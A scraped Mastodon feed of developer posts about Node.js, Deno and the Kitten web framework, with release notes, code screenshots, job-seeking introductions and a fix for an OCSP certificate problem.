The repeaters automatically discover each other on the network and now I'm able to watch their chatter with a quick nodejs server.

@revathskumar@fosstodon.org

TIL:

```
import { domainToASCII } from 'node:url';
console.log(domainToASCII("localhost:8000"));
```

`domainToASCII` will return empty string for the hostname with port like "localhost:8000" in and in

On it will return "localhost:8000"

@deno_land@fosstodon.org

🚀 Deno v2.2.4 is released:

- Built-in OpenTelemetry support for span context propagators (tracecontext, baggage)
- Built-in OTel tracing for node:http.request
- LSP now starts the TypeScript server lazily

other improvements in the release notes:
github.com/denoland/deno/relea

Release v2.2.4 · denoland/deno

2.2.4 / 2025.03.14 feat(otel): span context propagators (#28460) feat(unstable/otel): add otel tracing to node:http.request (#28463) feat: support FORCE_COLOR (#28490) fix(bench): lower bench time...

@deno_land@fosstodon.org
@Eleandar@framapiaf.org · Reply to elloh

L’objectif est de faciliter le partage d’informations et d’activités.

Cela inclut l’automatisation de l’accueil des nvx membres, la mise en place de forums et chats, un calendrier, un système de petites annonces, des outils pour le reporting des activités, des outils de veille sur des flux RSS ainsi que des interconnexions entre assos et à des sites voisins.

Intéressé ?

avec l'aide des

@indutny@mean.engineer · Reply to Fedor Indutny

Here it is folks github.com/signalapp/node-sqlc

A sqlcipher (encrypted sqlite) npm package:

- Built on N-API so it doesn't have to be recompiled
- Fully synchronous so that you can write your transaction without worries, and spread the work across threads as you like
- A bit faster than better-sqlite3 on SELECT queries (I used a special trick 😅), and about the same on INSERTs

Bonus:

It includes a custom FTS5 tokenizer that we use for tokenizing non-english queries (think CJK)

github.com

GitHub - signalapp/node-sqlcipher: A fast N-API-based Node.js addon wrapping sqlcipher and FTS5 segmenting APIs.

A fast N-API-based Node.js addon wrapping sqlcipher and FTS5 segmenting APIs. - signalapp/node-sqlcipher

@deno_land@fosstodon.org

Is there a lint rule that you've always felt was missing? 🤔

With Deno 2.2's new lint plugin system, you can write and publish your own!

For the next week, if you publish a lint rule, you'll get a free prize. 👇

deno.com/blog/lint-rules-conte

deno.com

Publish a lint rule, get a prize

Deno's new lint plugin system means you can extend the deno lint functionality with your own rules. We're giving prizes for anyone who publishes a lint rule this week. Here's how to participate.

@aral@mastodon.ar.al

New Kitten release

• Fixes redirection from sign-in page when person is already authenticated.

kitten.small-web.org

To learn more about how Kitten automatically implements authentication for your Small Web sites and apps using public-key cryptography (so even your own server doesn’t know your secret)¹, please see the Authentication tutorial:

kitten.small-web.org/tutorials

Enjoy!

:kitten:💕

¹ The security (and privacy) of Domain/Kitten are based on a 32-byte cryptographically random secret string that only the person who owns/controls a domain knows.

This is basically a Base256-encoded ed25519 secret key where the Base256 alphabet is a set of curated emoji surrogate pairs without any special modifiers chosen mainly from the animals, plants, and food groups with some exceptions (to avoid common phobias or triggers, etc.) that we call KittenMoji.

…

When setting up a Small Web app via Domain, this key is generated in the person’s browser, on their own computer, and is never communicated to either the Domain instance or the Kitten app being installed. Instead the ed25519 public key is sent to both and signed token authentication is used when the server needs to verify the owner’s identity (e.g., before allowing access to the administration area).

The expected/encouraged behaviour is for the person to store this secret in their password manager of choice.

More: kitten.small-web.org/reference

kitten.small-web.org

Kitten: Reference

@rauschma@fosstodon.org
@deno_land@fosstodon.org

Heard of Deno but haven't had the time to try it out?

Join Jo Frank at TheJam.dev
where she'll give an introduction to the runtime and its built in tooling to make your developer experience delightful.

Tickets are free, so what are you waiting for?

cfe.dev/events/the-jam-2025/

cfe.dev

TheJam.dev 2025

TheJam.dev is a 2-day virtual conference focused on building modern web applications using full stack JavaScript, static site generators, serverless and more.

@rauschma@fosstodon.org
@deno_land@fosstodon.org

The next version of Deno will have a super fast JS/TS plugin API for the linter 🎉

Watch @lcasdev write a lint rule to ban string literals in <60 seconds.

This, plus many other goodies, to land next week with Deno 2.2.

@SocketSecurity@fosstodon.org

🚀 Big news for Node.js developers! require(esm) has been backported to Node.js 20, removing a major roadblock for ESM adoption. With Node 18 nearing EOL, library maintainers can finally go ESM-only with confidence. 🎉

socket.dev/blog/require-esm-ba

socket.dev

require(esm) Backported to Node.js 20, Paving the Way for ES...

require(esm) backported to Node.js 20, easing the transition to ESM-only packages and reducing complexity for developers as Node 18 nears end-of-life.

@thisismissem@hachyderm.io

Why does the npm user or organisation on npm have 64,788 packages?

Screenshot of the user or organisation profile for npm on the npm registry showing 64,788 packages all from different authors.
ALT text

Screenshot of the user or organisation profile for npm on the npm registry showing 64,788 packages all from different authors.

@aral@mastodon.ar.al

Donno about you guys but it sure is nice not to have to try and decipher the clusterfuck-like syntax of Hugo’s Go-based templating engine anymore…

The code on the left is Kitten¹, on the right is Hugo².

Kitten’s ‘template engine’ is just JavaScript tagged template strings.

(I’m porting the Small Technology Foundation web site³ from Site.js⁴ to Kitten, and in the process from being a Hugo-based static site to a dynamic one with a nice little admin panel I’m making to make it trivially easy to add new news items, events, and videos.)

¹ kitten.small-web.org
² gohugo.io
³ small-tech.org
⁴ sitejs.org

Screenshot of split terminal window showing the sample template in Kitten (on the left, as a JavaScript tagged template string) and on the right in Hugo’s Go-based templating system.

Partial code comparison:

Kitten:

      <if ${db.news.posts.length > 0}>
        <then>
          <ul class='posts-list'>
          ${db.news.posts.map(post => kitten.html`
            <li>
              <h2 class='p-name'>${post.title}</h2>
              <div class='entry-meta'>
                <p>Posted: ${post.date} by ${post.author.name} on <a href='${post.author.siteLink}'>${post.author.siteName}</a>
              </div>
              <blockquote class='summary'>
                ${[kitten.md.render(post.summary)]}
              </blockquote>
            
Hugo:

	{{ $section := where .Site.RegularPages "Section" .Section }}
	<ul class='posts-list'>
		{{ range $section }}
			<li>
				<h2 class='p-name'>
					{{ .Title }}
				</h2>
				<div class='entry-meta'><p>Posted: <time datetime='{{ .Date.Format "2006-01-02T15:04:05Z07:00" }}'>
					{{ .Date.Format "2" | humanize }} {{ .Date.Format "January, 2006" }}
					</time> {{ with .Params.author }}by {{ . }} {{end}}on <a href='{{ .Params.SourceURL }}'>{{ .Params.SourceName }}</a></p></div>
				<blockquote class='summary'>
					<p>{{ .Summary }}</p>
				</blockquote>
ALT text

Screenshot of split terminal window showing the sample template in Kitten (on the left, as a JavaScript tagged template string) and on the right in Hugo’s Go-based templating system. Partial code comparison: Kitten: <if ${db.news.posts.length > 0}> <then> <ul class='posts-list'> ${db.news.posts.map(post => kitten.html` <li> <h2 class='p-name'>${post.title}</h2> <div class='entry-meta'> <p>Posted: ${post.date} by ${post.author.name} on <a href='${post.author.siteLink}'>${post.author.siteName}</a> </div> <blockquote class='summary'> ${[kitten.md.render(post.summary)]} </blockquote> Hugo: {{ $section := where .Site.RegularPages "Section" .Section }} <ul class='posts-list'> {{ range $section }} <li> <h2 class='p-name'> {{ .Title }} </h2> <div class='entry-meta'><p>Posted: <time datetime='{{ .Date.Format "2006-01-02T15:04:05Z07:00" }}'> {{ .Date.Format "2" | humanize }} {{ .Date.Format "January, 2006" }} </time> {{ with .Params.author }}by {{ . }} {{end}}on <a href='{{ .Params.SourceURL }}'>{{ .Params.SourceName }}</a></p></div> <blockquote class='summary'> <p>{{ .Summary }}</p> </blockquote>

@aral@mastodon.ar.al

Your web server having an interactive shell (REPL) where you can live update entries in your site/app’s database is pretty neat (if I do say so myself) :)

kitten.small-web.org/reference

(I’m porting the Small Technology Foundation site¹ from Site.js² – and hence from being a static site generated via Site.js’s integrated Hugo³ – to Kitten⁴. In the process, I’m creating an admin panel⁵ for the news, events, and videos sections, which will make them easier to update, and storing the data in Kitten’s internal JavaScript Database⁶.)

¹ small-tech.org
² sitejs.org
³ gohugo.io/
⁴ kitten.small-web.org
⁵ It’s trivial to create authenticated routes in Kitten. You just add a lock emoji (🔒) to the end of your route’s name. e.g., admin🔒.page.js or /admin🔒/index.page.js (see kitten.small-web.org/reference).
⁶ codeberg.org/small-tech/jsdb

Screenshot of Kitten’s interactive shell, showing me alterning a database entry in development:

}
  ]

🐱 💬 kitten.db.news[0].link = kitten.db.news[0].postLink

  'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/'

🐱 💬 kitten.db.news[0]

  Proxy [
    News {
      link: 'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/',
      title: 'New Kitten features: Interactive Shell (REPL), Multi-page Settings, and backup and restore (data portability)',
      date: '2024-05-23',
      image: '',
      summary: 'In this video, Aral demonstrates the new features added to Kitten in May: including the new Interactive Shell (REPL), Multi-page Settings, and backup and restore (data portability).',
      author: 'Aral Balkan',
      sourceName: 'Aral’s Blog',
      sourceLink: 'https://ar.al',
      postLink: 'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/',
      presets: 'custom'
    },
    {
      get: [Function: bound getHandler] { boundObject: [DataProxy] },
      set: [Function: bound setHandler] { boundObject: [DataProxy] },
      defineProperty: [Function: bound definePropertyHandler] { boundObject: [DataProxy] },
      deleteProperty: [Function: bound deletePropertyHandler] { boundObject: [DataProxy] }
    }
  ]
ALT text

Screenshot of Kitten’s interactive shell, showing me alterning a database entry in development: } ] 🐱 💬 kitten.db.news[0].link = kitten.db.news[0].postLink 'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/' 🐱 💬 kitten.db.news[0] Proxy [ News { link: 'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/', title: 'New Kitten features: Interactive Shell (REPL), Multi-page Settings, and backup and restore (data portability)', date: '2024-05-23', image: '', summary: 'In this video, Aral demonstrates the new features added to Kitten in May: including the new Interactive Shell (REPL), Multi-page Settings, and backup and restore (data portability).', author: 'Aral Balkan', sourceName: 'Aral’s Blog', sourceLink: 'https://ar.al', postLink: 'https://ar.al/2024/05/23/new-kitten-features-interactive-shell-repl-multi-page-settings-and-backup-and-restore-data-portability/', presets: 'custom' }, { get: [Function: bound getHandler] { boundObject: [DataProxy] }, set: [Function: bound setHandler] { boundObject: [DataProxy] }, defineProperty: [Function: bound definePropertyHandler] { boundObject: [DataProxy] }, deleteProperty: [Function: bound deletePropertyHandler] { boundObject: [DataProxy] } } ]

@aral@mastodon.ar.al

New releases

• Kitten (rolling release)
• @small-tech/https version 5.3.2
• Auto Encrypt version 4.1.3

OCSP support has been reinstated in the server so existing sites with Let’s Encrypt certificates provisioned prior to the removal of the OCSP stapling requirement will not fail to load in Firefox.

Kitten servers in production will automatically update to this version in a few hours. You can also sign in to the Kitten settings page on your server and do a manual update to update Kitten immediately.

Thanks to @stefan and @s1r83r for bringing this to my attention. (mastodon.ar.al/@aral/113969540)

mastodon.ar.al

Aral Balkan (@aral@mastodon.ar.al)

@s1r83r@pataterie.ca @stefan@gardenstate.social Thanks for the heads up, folks. So, here’s what’s happened: 1. Let’s Encrypt removed OCSP support and starting rejecting certificate requests that require OCSP stapling (a privacy feature that Kitten inherited from my Auto Encrypt module) for new server requests and will reject certificate renewal requests starting in May. 2. So I went ahead and removed the OCSP stapling requirement from the certificate requests Auto Encrypt makes to Let’s Encrypt. 3. I also removed OCSP support from the server. Makes sense, right? Sure does, until you consider what happens to servers with already-provisioned Let’s Encrypt certificates that have certificates that require OCSP stapling. (kitten.small-web.org’s certificate got renewed four days ago, before I’d released the updates.) *Doh!* 🤦‍♂️ Seems Safari and Chrom(ium) are fine with letting it pass. However, Firefox, (and correctly too, I might add), refuses to load the site. So I’m off to update Auto Encrypt to re-enable OCSP support with a note to disable it in May (by which time all certificates will have renewed anyway without the stapling requirement) and then issue new builds of @small-web/https and Kitten. Kitten servers should automatically upgrade and start working in Firefox in several hours. And you can also manually update them if you want to before then after I’ve announced the releases. Thanks again for letting me know. :kitten:💕 #Kitten #SmallWeb #AutoEncrypt #LetsEncrypt #TLS #SSL #HTTPS #OCSP


@deno_land@fosstodon.org

The next version of Deno will have a super fast JS/TS plugin API for the linter 🎉

Watch @lcasdev write a lint rule to ban string literals in <60 seconds.

This, plus many other goodies, to land next week with Deno 2.2.

@deno_land@fosstodon.org

The next version of Deno will have a super fast JS/TS plugin API for the linter 🎉

Watch @lcasdev write a lint rule to ban string literals in <60 seconds.

This, plus many other goodies, to land next week with Deno 2.2.

@deno_land@fosstodon.org

The next version of Deno will have a super fast JS/TS plugin API for the linter 🎉

Watch @lcasdev write a lint rule to ban string literals in <60 seconds.

This, plus many other goodies, to land next week with Deno 2.2.

@SocketSecurity@fosstodon.org

The latest development in @deno_land 's petition to cancel Oracle’s claim to the trademark: Oracle used Node.js as proof of use & is seeking to dismiss fraud claims, delaying the case and avoiding questions about its right to the name.

socket.dev/blog/oracle-drags-i

socket.dev

Oracle Drags Its Feet in the JavaScript Trademark Dispute - ...

Oracle seeks to dismiss fraud claims in the JavaScript trademark dispute, delaying the case and avoiding questions about its right to the name.

@mjgardner@social.sdf.org

Fantastic. The multiple runtime manager folks performed a Great Rewrite into from v0.15 to v0.16, simultaneously breaking stuff because it's no longer possible outside of a shell script *and* introducing breaking changes because they could:

asdf-vm.com/guide/upgrading-to

(asdf is like 's nvm or 's rbenv or 's perlbrew but for *every* tool. I like it but this is annoying.)

asdf-vm.com

Upgrading to 0.16.0 | asdf

Manage multiple runtime versions with a single CLI tool

@deno_land@fosstodon.org
@constantorbit@hachyderm.io

uggggh I'm in ES module vs CommonJS hell in nodejs. With Typescript layered on top.

Is it just me, or is this whole JS/TS environment a sh*tshow and nobody will admit it? It feels like a huge ball of duct tape and baling wire.

Maybe I should see if I can convince my org to explore Deno.

@adrianc@hachyderm.io

Hi!

I'm Adrian, a FullStack looking for a job either in (or from it if you allow for remote work), with a permanent and open visa

I have experience building and maintaining web apps and APIs, designing systems, doing and a bit of , and

I'm experienced using , , , , , , and ; and on the DevOps side in CI/CD pipelines (either and Gitlab CI/CD), and a bit of

I was tasked with a lot of the happening in my previous company, researching tools, librairies, patterns or general technologies either for our own or for our products

I also wrote a lot of technical and non technical documentation and internal presentations, and even participated in a few meetups. You can read some of my writing on my blog: blog.adrianc.eu

You might also have seen me on a few Elixir-related Discord servers, or even Bluesky (@adrianc.eu) and Twitter ; either sharing tech news, helping people, reading in book clubs or just chatting

I’m open to full-time right now, contracting work can be discussed.

I'm looking for any developer position, not only , even though it represents most of my experience. And if the technology you're using isn't on my resume, give me a chance! I'm a fast learner and I might anyway have studied it in class :P

DM me for more info, like github link, my resume or anything :)

Boosts, responses and DM welcome, of course!

blog.adrianc.eu

AdrianC

Curiosity propelled

@ztec@mamot.fr

GraphQL JIT promet des performances accrues et une économie de CPU. Et sur le papier, comme dans les tests, ça tient la route. Mais après quelques années en production, la réalité est plus nuancée, et les promesses s’estompent. Je vous raconte tout sur mon blog ! blog.ztec.fr/2025/post/graphql

Couverture avec mon avatar, un titre et en fond des courbes de graphique. Le titre est "GraphQL JIT, Mais qu'est-ce que c'est qu'ce binz ?"
ALT text

Couverture avec mon avatar, un titre et en fond des courbes de graphique. Le titre est "GraphQL JIT, Mais qu'est-ce que c'est qu'ce binz ?"

@ztec@mamot.fr

It's often easier to use lab tests to make technical decisions for your system. Yet, behaviors can differ in production, and you may want to revisit your choices in the light of real case scenarios. At Deezer we experimented it with GraphQL JIT and here is my notes : deezer.io/graphql-jit-is-it-wo

Cover with a large title on the front and some graphs in the background. The title reads: 'GraphQL JIT: Is It Worth It?'
ALT text

Cover with a large title on the front and some graphs in the background. The title reads: 'GraphQL JIT: Is It Worth It?'

@deno_land@fosstodon.org

Deno supports the new URL.parse() web API, which provides a simpler control flow for parsing URLs 👇

The new Web API URL.parse() provides a simpler control flow when you need to parse URLs.
ALT text

The new Web API URL.parse() provides a simpler control flow when you need to parse URLs.

@oj@masto.es

Aunque llevo años por aquí, ésta es mi .

Soy ingeniero de software con +20 años programando en , haciendo mis pinitos en , y , y trabajo en remoto desde 2007.

Escribí durante años en blogs profesionales (e incluso un libro), empecé en el en el 2007 con @kafelog y madrugo para ir a hacer .

Me gusta la tecnología, comer bien, el café, el vermú, la ciencia ficción, el terror cósmico y las zapatillas.

¡Hola! 👋🏻

@aral@mastodon.ar.al · Reply to Aral Balkan

Adding more beautiful error messages to Kitten. These should help make it easier to recover from common errors while authoring.

kitten.small-web.org

Screenshot of Kitten error page with cute illustration of a grey kitten with pink ears and nose playing with a purple ball of yarn followed by the error message:

500
Error: Attempt to instantiate kitten.Component in markup without calling its connectedTo() static factory method:
In your kitten.html``, replace:

<{Uptime} />

With:

<{Uptime.connectedTo(this)} />

Finally, there’s a partial view of a stack trace that scrolls off the page.
ALT text

Screenshot of Kitten error page with cute illustration of a grey kitten with pink ears and nose playing with a purple ball of yarn followed by the error message: 500 Error: Attempt to instantiate kitten.Component in markup without calling its connectedTo() static factory method: In your kitten.html``, replace: <{Uptime} /> With: <{Uptime.connectedTo(this)} /> Finally, there’s a partial view of a stack trace that scrolls off the page.

@aral@mastodon.ar.al · Reply to Aral Balkan

Little preview video: Kitten’s improved component model

• Class-based page routes and components
• Object-oriented
• Event-based
• Seamless hypermedia-driven WebSocket-based event mapping and interface updates (Streaming HTML)
• A light server-side live component hierarchy with event bubbling
• Almost as if you’re building a desktop or mobile app instead of a web app…

… another authoring simplification made possible because on the Small Web – which is a peer-to-peer web – you build a web app/site as a tool for one person (the owner of the site/app) instead of as a tool for you to farm millions of people.

… still experimental ;)

vimeo.com/1049055406

Learn more about Kitten:

kitten.small-web.org

If you like what you see and want us to keep existing, we could definitely use your support:

small-tech.org/fund-us/

:kitten:💕

small-tech.org

Fund Small Technology Foundation

We’re a tiny team of two funded by individuals like you. Your patronage goes towards keeping a roof over our heads as we build a better future for the Internet.

@deno_land@fosstodon.org
@aral@mastodon.ar.al

Pretty soon, you’re going to be able to view your live pages and the events on them in real time while developing Kitten apps.

The improved component model with support for class-based routes (and a server-side component hiearchy that lets you build well-encapsulated components and pages and work in an event-driven way) is coming along nicely and I’m back to writing Place¹ using it.

(In the GIF, you’re looking at Place’s profile settings page. Not shown here but those profile changes reflect in realtime on all open pages. The highlighted piece of code is what streams the event details to the browser.)

¹ codeberg.org/place/app

Screen recording of two web browser windows, side by side. The one on the right is showing Kitten’s Settings page at state: pages. I open the detail veiw for the /settings/profile route and see its ID, session id, number of connected sockets (1) and an empty Events table with name and data.

On the left, an instance of the /settings/profile route is open in the browser. I change the value of the Name field (erasing the t and s from Aral’s 1st) and I see two events pop up on the page on the right (Name: name, Data: { name: 'Aral’s 1s'}) and  (Name: name, Data: { name: 'Aral’s 1'}). Then I add the deleted letters back and see the event (Name: name, Data: { name: 'Aral’s 1st'}). Finally, I toggle the Show name? and Show Image? checkboxes on and off and see the events (name: howOrHide, { showOrHide: 'on', item: 'Image' }), (name: showOrHide, { item: 'Image' }, showOrHide	{ showOrHide: 'on', item: 'Name' })
ALT text

Screen recording of two web browser windows, side by side. The one on the right is showing Kitten’s Settings page at state: pages. I open the detail veiw for the /settings/profile route and see its ID, session id, number of connected sockets (1) and an empty Events table with name and data. On the left, an instance of the /settings/profile route is open in the browser. I change the value of the Name field (erasing the t and s from Aral’s 1st) and I see two events pop up on the page on the right (Name: name, Data: { name: 'Aral’s 1s'}) and (Name: name, Data: { name: 'Aral’s 1'}). Then I add the deleted letters back and see the event (Name: name, Data: { name: 'Aral’s 1st'}). Finally, I toggle the Show name? and Show Image? checkboxes on and off and see the events (name: howOrHide, { showOrHide: 'on', item: 'Image' }), (name: showOrHide, { item: 'Image' }, showOrHide { showOrHide: 'on', item: 'Name' })

Screenshot of code. The showPageEvent method is highlighted.

  onAddToPage () {
    this.addEventHandler(kitten.events, `kittenPageEvent-${this._page.id}`, this.showPageEvent)
  }

  /**
    Stream new page event details to top of the events list,
    hiding the placeholder if necessary.

    @param {{
      name: string,
      data: {HEADERS: any}
    }} event
  */
  showPageEvent (event) {
    delete event.data.HEADERS

    // Hide placeholder if necessary.
    if (this.placeHolderIsVisible) {
      this.page.send(kitten.html`
        <tr id='placeholder-${this.id}' swap-target='delete'>
      `)
      this.placeHolderIsVisible = false
    }

    // Send the new event row with event details.
    this.page.send(kitten.html`
      <tbody id=${this.id} swap-target='afterend:#${this.id}'>
        <tr>
          <td>${event.name}</td>
          <td>${util.inspect(event.data)}</td>
        </tr>
      </tbody>
    `)
  }
}

class Pages extends kitten.Component {
  html() {
    // We could just display a “loading” message here
    // as we’re going to refresh the list at onConnect(),
    // but given how fast it all happens, we might was well
    // send the whole list instead of having an odd flash.
    const pages = Object.values(kitten.pages)
ALT text

Screenshot of code. The showPageEvent method is highlighted. onAddToPage () { this.addEventHandler(kitten.events, `kittenPageEvent-${this._page.id}`, this.showPageEvent) } /** Stream new page event details to top of the events list, hiding the placeholder if necessary. @param {{ name: string, data: {HEADERS: any} }} event */ showPageEvent (event) { delete event.data.HEADERS // Hide placeholder if necessary. if (this.placeHolderIsVisible) { this.page.send(kitten.html` <tr id='placeholder-${this.id}' swap-target='delete'> `) this.placeHolderIsVisible = false } // Send the new event row with event details. this.page.send(kitten.html` <tbody id=${this.id} swap-target='afterend:#${this.id}'> <tr> <td>${event.name}</td> <td>${util.inspect(event.data)}</td> </tr> </tbody> `) } } class Pages extends kitten.Component { html() { // We could just display a “loading” message here // as we’re going to refresh the list at onConnect(), // but given how fast it all happens, we might was well // send the whole list instead of having an odd flash. const pages = Object.values(kitten.pages)

@deno_land@fosstodon.org

Advent of Code with Deno is over!

Thanks to all who have participated. If we haven't contacted you about stickers, then please let us know (or email andy@deno.com).

Finally, one lucky winner will get the elite, special edition, hyper exclusive Deno sticker. (Here's Phil seeing it for the first time.)
️
More details 👇️
deno.com/blog/advent-of-code-2

phil seeing the special sticker for the first time
ALT text

phil seeing the special sticker for the first time

@nibushibu@vivaldi.net

年末年始、結局個人サイトの制作は

> と で から ファイルを生成する環境づくり

だけで終わってしまった。。
こういう風に自分のこととなると、作る前の整理整頓みたいなフェーズでおわっちゃうことがままあるので、今日で年末年始休みは終わっちゃうけど引き続きちまちま楽しみながら作っていこう。

まあなによりこの休みは子供たちといっぱい過ごせたからよしとしよう :tony_happy:

(ということで明日から仕事

@Adrian@managingengineers.net

I’ve been building a new project with v2 and part of me is really enjoying it. The other part is getting annoyed, mainly because the syntax is really close to but not quite

@Adrian@managingengineers.net

I’ve been building a new project with v2 and part of me is really enjoying it. The other part is getting annoyed, mainly because the syntax is really close to but not quite

@rauschma@fosstodon.org

Node.js 23.6.0 (“current”): --experimental-strip-types is enabled by default—i.e., we can run .ts files without compiling them.
2ality.com/2025/01/nodejs-stri

• Limitation of type stripping: no real compilation, only removal of type syntax. Most important unsupported features: enums & constructor parameter properties.

• Future: --experimental-transform-types which also supports TypeScript-only syntax.

2ality.com

Node’s new built-in support for TypeScript

Starting with v23.6.0, Node.js supports TypeScript without any flags. This blog post explains how it works and what to look out for.

@blake@infosec.town

I think I'm gonna start on the web UI for Northwood, and I think I want to use Solid.js for it. The decision now is, , Bun, or ?

I haven't used
yet but I'm interested so I might give it a shot. Any reason not to?

@cryptadamist@universeodon.com

Ω⚙️Ω
New features for , the customizable for your Mastodon timeline:

🪓 Live filtering based on (inclusive and exclusive)

#️⃣ Seed your timeline with toots from anywhere in the Fediverse that contain trending tags ( and have been big lately)

🔥 Icons to inform you whether a toot is from an account you follow, a hashtag you follow, or is trending (and if so, why it's trending)

⚖️ Weight based on retoots, replies, age, etc.

国 Filter on language

I kind of find it hard to look at Mastodon without it at this point. The installable demo can be found here: github.com/michelcrypt4d4mus/f

Also available as a NodeJS package built on .
Here's a video of the demo app:

@noim@noc.social

til: no.de redirects to nodejs.org
Is this domain actually owned by the OpenJS Foundation or some random person?

Output of “curl https://no.de -I”

HTTP/2 302 
server: nginx
date: Thu, 28 Nov 2024 12:59:37 GMT
content-type: text/html
content-length: 138
location: https://nodejs.org/
x-frame-options: SAMEORIGIN
ALT text

Output of “curl https://no.de -I” HTTP/2 302 server: nginx date: Thu, 28 Nov 2024 12:59:37 GMT content-type: text/html content-length: 138 location: https://nodejs.org/ x-frame-options: SAMEORIGIN

@cryptadamist@universeodon.com

Ω⚠️🐘⚠️Ω
I did some hacking at @pkreissel's implementation of a customizable algorithm for your Mastodon feed. I fixed some bugs and added a few features but maybe most importantly I streamlined the process of installing and running the demo app so you can experience the magic of his invention reshaping your Mastodon timeline for yourself with ease.

Seriously everything about having an algorithm adjust my feed to make sure I see stuff I might otherwise have missed has made my Mastodon experience like 1,000x better. The fact that it's (extremely) granularly customizable is the icing on the cake.

Setup should be trivial for anyone vaguely familiar with the command line. Even if you're scared of the command line you should be able to copy/paste the 3 commands listed in the installation instructions, all of which are in the GitHub repo:

github.com/michelcrypt4d4mus/f

Control panel showing how the Mastodon feed algorithm can be adjusted with a bunch of sliders.
ALT text

Control panel showing how the Mastodon feed algorithm can be adjusted with a bunch of sliders.

@aral@mastodon.ar.al

Really enjoying adding end-to-end tests to Kitten¹ using Playwright² and my own little Kitten controller class for starting/stopping/otherwise interacting with the Kitten server.

Just wrote some that comprehensively test identity creation and authentication for Small Web places:

codeberg.org/kitten/app/src/br

Lots more to write but I think I’ve found a good flow :)

:kitten:💕

¹ kitten.small-web.org
² playwright.dev

@jakehamilton@hachyderm.io

Hi everyone, I am now looking for full-time work! If you have a remote Software Engineer position available and work with web tech ( / / / / , etc), (or / ), , or / then please reach out! I love building tools to solve problems and delight users.

For examples of my previous work, links to my projects, and my resume, please see my website: jakehamilton.dev

Boosts very much appreciated!

@ulisesgascon@fosstodon.org

🥳 It as been officially released on today. My book for ! ✨

A Comprehensive guide to building efficient, full-featured web applications with Node.js

📚 Order now at:
- Amazon (US): packt.link/S0w3Z
- Amazon (Spain): packt.link/y1PCt

Book cover. Node.js for Beginners by Ulises Gascón (1st edition Packt). A Comprehensive guide to building efficient, full-featured web applications with Node.js
ALT text

Book cover. Node.js for Beginners by Ulises Gascón (1st edition Packt). A Comprehensive guide to building efficient, full-featured web applications with Node.js

@adonisframework@fosstodon.org

🌟 Hello Fediverse! 👋

Are you passionate about and looking to create bespoke backend applications? If so, you’ll want to follow us! Join our community to stay updated on the latest news, features, and updates from the AdonisJS framework.

Let’s build something amazing together! 🚀

@rbairwell@mastodon.org.uk

Just so people know, on the Fediverse I'm also on:
* Neurodifferent Mastodon - neurodifferent.me/@rbairwell for and stuff
* Coding Mastodon - functional.cafe/@rbairwell for , and other / stuff
* Backup Mastodon - hachyderm.io/@rbairwell In case of problems with any of the above and/or additional and stuff
* Backup of Backup Mastodon - universeodon.com/@rbairwell In case any of the above are unavailable(!)

@bjarne@social.bvoigtlaender.de · Reply to 洪 民憙 (Hong Minhee)

@hongminhee I did try #deno some time ago, but feel like i made the mistake of skipping essential steps as I was impatient, expected it to be more similar #nodejs than it seemed and already had other new things in that project to learn so i dropped deno.

When you learned it did you only use the official docs or did you had other good material? Did you had bigger gotchas which would have been helpful to know beforehand?

But maybe i should just start small again making an hello world and the rest follows. 🤔

@pablo@sivar.cafe

It’s been years since I’ve used NodeJS and was curious about the current situation. Is Deno a thing? I see they backtracked a bit and now have an NPM compatibility layer (although I don’t mind that). And I think I like the direction with JSR.io.
Is Bun alright? I’ve seen some comments saying that it was not ready for v1 yet.
Is this going to be like an io.js situation and we will all go back to Node eventually?

@collin@masto.collins-corner.cc

time!

My name is Collin, and I'm a geek from the home of the BLFC, Reno NV! In my boundless free time, I like to play open-world games such as or . When I'm not, I'm working on some application, or attempting to draw something that resembles UwU

I've been on several instances, including my own self-hosted Akkoma, Sharkey and Masto instances.

If you're curious what a grumpy, bear has to say, feel free to drop me a follow :)

@elizabeth@tech.lgbt

Well, after some days in this instance, I think an is in order.

I'm Elizabeth, and I'm a full-stack developer in her mid-twenties based in Madrid. I'm trans, bi, and poly.

On the tech side, I mostly work with and . I'm also trying to learn and , but they're not my main focus for now.

I also like racing, rail transport, videogames, rainy days, and cuddling with my partners and close friends.

Feel free to correct my English grammar.

@wraptile@fosstodon.org

and people are putting an incredible amount of work modernizing server side js.

